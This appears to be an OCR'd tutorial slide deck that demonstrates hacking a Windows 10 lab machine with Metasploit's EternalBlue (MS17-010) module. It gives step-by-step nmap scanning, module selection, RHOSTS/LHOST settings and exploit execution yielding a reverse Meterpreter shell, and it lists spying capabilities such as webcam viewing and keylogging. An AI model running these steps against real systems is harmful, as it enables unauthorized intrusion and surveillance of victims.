Metasploit and Windows 10 Hacking Demo

https://t.me/learningnets

The Metasploit Framework is a set of tools that allows information gathering, scanning, exploitation, exploit development, post-exploitation, and more. While the primary usage of the Metasploit Framework focuses on the penetration testing domain, it is also useful for vulnerability research and exploits development.

https://t.me/learningnets

Components of Metasploit

Msfconsole

- The main command-line interface

Modules

- The core components which includes exploits, payloads, scanners etc

Tools

- The Stand-alone tools that help vulnerability research, vulnerability assessment, or penetration testing eg: msfvenom

https://t.me/learningnets

Metasploit Comes Pre-installed with Kali

https://t.me/learningnets

HACK WINDOWS 10 WITH METASPLOIT (ETERNAL BLUE)

https://t.me/learningnets

Step- 1 (scan target)

- Run nmap to locate the target and check for open ports

```
>nmap –A –sC 192.168.1.2
```

Here

- ✓ Nmap is the name of the scanner we are using
- ✓ A flag is used to gather most important information about the target including OS, versions etc
- ✓ sC flag runs Nmap default scripts against the target

https://t.me/learningnets

Step- 1 (scan target)

```
┌──(root㉿kali)-[~]
└─# nmap -A -sC 192.168.1.2
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-23 04:08 EDT
Nmap scan report for 192.168.1.2
Host is up (0.00080s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT    STATE SERVICE      VERSION
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds Windows 10 Pro 10240 microsoft-ds (workgroup: WORKGROUP)
MAC Address: 00:0C:29:9E:BA:3E (VMware)
```

https://t.me/learningnets

Step- 2

- Start msfconsole

```
>sudo msfconsole
```

https://t.me/learningnets

Step- 3

- Search for the Eternal Blue exploit (search eternal) and use give the following command to use a particular module

```
>use exploit/windows/smb/ms17_010_psexec
```


```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

https://t.me/learningnets

Step- 4

- Set RHOSTS to set the target and se LHOST as your kali machine IP

```
>set RHOSTS 192.168.1.2
>set LHOST 192.168.1.4
```




https://t.me/learningnets

Step- 5

- Now execute the exploit, you will gain a meterpreter session

```
>exploit
```



https://t.me/learningnets

METERPRETER

The Meterpreter shell is essentially an attack platform that gets injected into the memory of the running process. Thus it avoids detection by HIDS as well as bypassing the limitations of the operating system's native command shell

https://t.me/learningnets

METERPRETER

The Meterpreter can be used to perform different actions on the machine which includes

- ✓ Taking Screenshot
- ✓ Get a live screen of the target
- ✓ View webcam
- ✓ Record keystrokes
- ✓ Get a shell etc

https://t.me/learningnets

DEMO

https://t.me/learningnets

THANKS

https://t.me/learningnets